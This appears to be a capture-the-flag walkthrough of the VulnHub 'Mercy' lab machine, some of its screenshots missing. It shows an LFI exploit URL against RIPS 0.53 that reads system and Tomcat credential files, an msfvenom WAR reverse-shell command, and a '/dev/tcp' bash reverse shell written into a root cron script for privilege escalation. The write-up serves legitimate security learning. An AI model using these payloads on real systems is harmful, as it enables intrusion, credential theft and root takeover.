
VulnHub Mercy Walkthrough


Machine IP:
192.168.174.133

Domain:
mercy.vh


nmap



robots.txt revealed:



The URL `/tryharder/tryharder` returns some base64 data:



Decoded:

```
It's annoying, but we repeat this over and over again: cyber hygiene is
extremely important. Please stop setting silly passwords that will get
cracked with any decent password list.

Once, we found the password "password", quite literally sticking on a post-
it in front of an employee's desk! As silly as it may be, the employee
pleaded for mercy when we threatened to fire her.

No fluffy bunnies for those who set insecure passwords and endanger the
enterprise.
```


Enumerated SMB and tried accessing a share called `qiu` but access denied.

```
┌──(teja㉿kali)-[~/vulnhub/mercy]
└─$ smbclient -L mercy.vh
Password for [WORKGROUP\teja]:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        qiu             Disk
        IPC$            IPC       IPC Service (MERCY server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            MERCY

┌──(teja㉿kali)-[~/vulnhub/mercy]
└─$ smbclient -L mercy.vh\qui
do_connect: Connection to mercy.vhqui failed (Error NT_STATUS_UNSUCCESSFUL)

┌──(teja㉿kali)-[~/vulnhub/mercy]
└─$ smbclient //mercy.vh/qiu -U <username>
bash: syntax error near unexpected token `newline'

┌──(teja㉿kali)-[~/vulnhub/mercy]
└─$ smbclient //mercy.vh/qiu -U teja
Password for [WORKGROUP\teja]:
tree connect failed: NT_STATUS_ACCESS_DENIED

┌──(teja㉿kali)-[~/vulnhub/mercy]
└─$ smbclient //mercy.vh/qiu -U qiu
Password for [WORKGROUP\qiu]:
session setup failed: NT_STATUS_LOGON_FAILURE
```


From the hint, the password can be 'password'

Tried this to login to the SMB share with user `qiu` and it worked.

Found a file called `config` in the share.




Based on the config, port knocking enables a HTTP server on port 80.
So performed port knocking on the mentioned ports.




Similarly enabled SSH by port knocking, and tried login with `qiu:password` but no luck.


Now port 80 is up.



This machine shall make you plead for mercy! Bwahahahahaha!



There is RIPS running on /nomercy



RIPS is a static source code analyser for vulnerabilities in PHP scripts. https://rips-scanner.sourceforge.net/

Version: 0.53

RIPS 0.53 LFI vulnerability: https://www.exploit-db.com/exploits/18660

Exploit:

```
http://mercy.vh/nomercy/windows/code.php?file=../../../../../../etc/passwd
```


We can find the Tomcat users file which contain credentials:
http://mercy.vh/nomercy/windows/code.php?file=../../../../../../etc/tomcat7//tomcat-users.xml

```
20  <? NOTE: By default, no user is included in the "manager-gui" role required
21  <? to operate the "/manager/html" web application. If you wish to use this app,
22  <? you must define such a user - the username and password are arbitrary.
23  <? -->
24  <? <!--
25  <? NOTE: The sample user and role entries below are wrapped in a comment
26  <? and thus are ignored when reading this file. Do not forget to remove
27  <? <!.. ..> that surrounds them.
28  <? -->
29  <? <role rolename="admin-gui"/>
30  <? <role rolename="manager-gui"/>
31  <? <user username="thisisasuperduperlonguser" password="heartbreakisinevitable" roles="admin-gui,manager-gui"/>
32  <? <user username="fluffy" password="freakishfluffybunny" roles="none"/>
33  <? </tomcat-users>
```

```
thisisasuperduperlonguser:heartbreakisinevitable
fluffy:freakishfluffybunny
```

Login with **thisisasuperduperlonguser:heartbreakisinevitable** in tomcat manager app
http://mercy.vh:8080/manager/html

We can deploy a WAR reverse shell from the manager app.



Create WAR reverse shell with msfvenom:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.174.131 LPORT=1560 -f
war -o revshell.war
```

We got a reverse shell!!

```
└─$ nc -lvnp 1560
listening on [any] 1560 ...
connect to [192.168.174.131] from (UNKNOWN) [192.168.174.133] 46840

ls
common
conf
logs
policy
server
shared
webapps
work
```

Priv Esc

Switch to user fluffy as we already know password

```
su fluffy
```

`/home/fluffy/.private/secrets/timeclock` is a bash script owned by root.

```
cat timeclock
#!/bin/bash

now=$(date)
echo "The system time is: $now." > ../../../../../var/www/html/time
echo "Time check courtesy of LINUX" >> ../../../../../var/www/html/time
chown www-data:www-data ../../../../../var/www/html/time
$
```

Looks like the script is getting the value of the variable "$now" and writing it to `/var/www/html/time`
There is a high chance this script is being run by root using cronjob because the owner of the file is root.

Since it is writable by us, we can just change this to a reverse shell.

Reverse shell:

```
bash -i >& /dev/tcp/192.168.174.131/1561 0>&1
```

```
$ echo "bash -i >& /dev/tcp/192.168.174.131/1561 0>&1" > timeclock
echo "bash -i >& /dev/tcp/192.168.174.131/1561 0>&1" > timeclock
$ cat timeclock
cat timeclock
bash -i >& /dev/tcp/192.168.174.131/1561 0>&1
$
```

Now listen for the reverse shell. When root runs `timeclock` - we will get the connection.

And we are root!

```
┌──(teja㉿kali)-[~/vulnhub/mercy]
└─$ nc -lvnp 1561
listening on [any] 1561 ...

connect to [192.168.174.131] from (UNKNOWN) [192.168.174.133] 33724
bash: cannot set terminal process group (13624): Inappropriate ioctl for device
bash: no job control in this shell
root@MERCY:~#
root@MERCY:~# whoami
whoami
root
root@MERCY:~#
```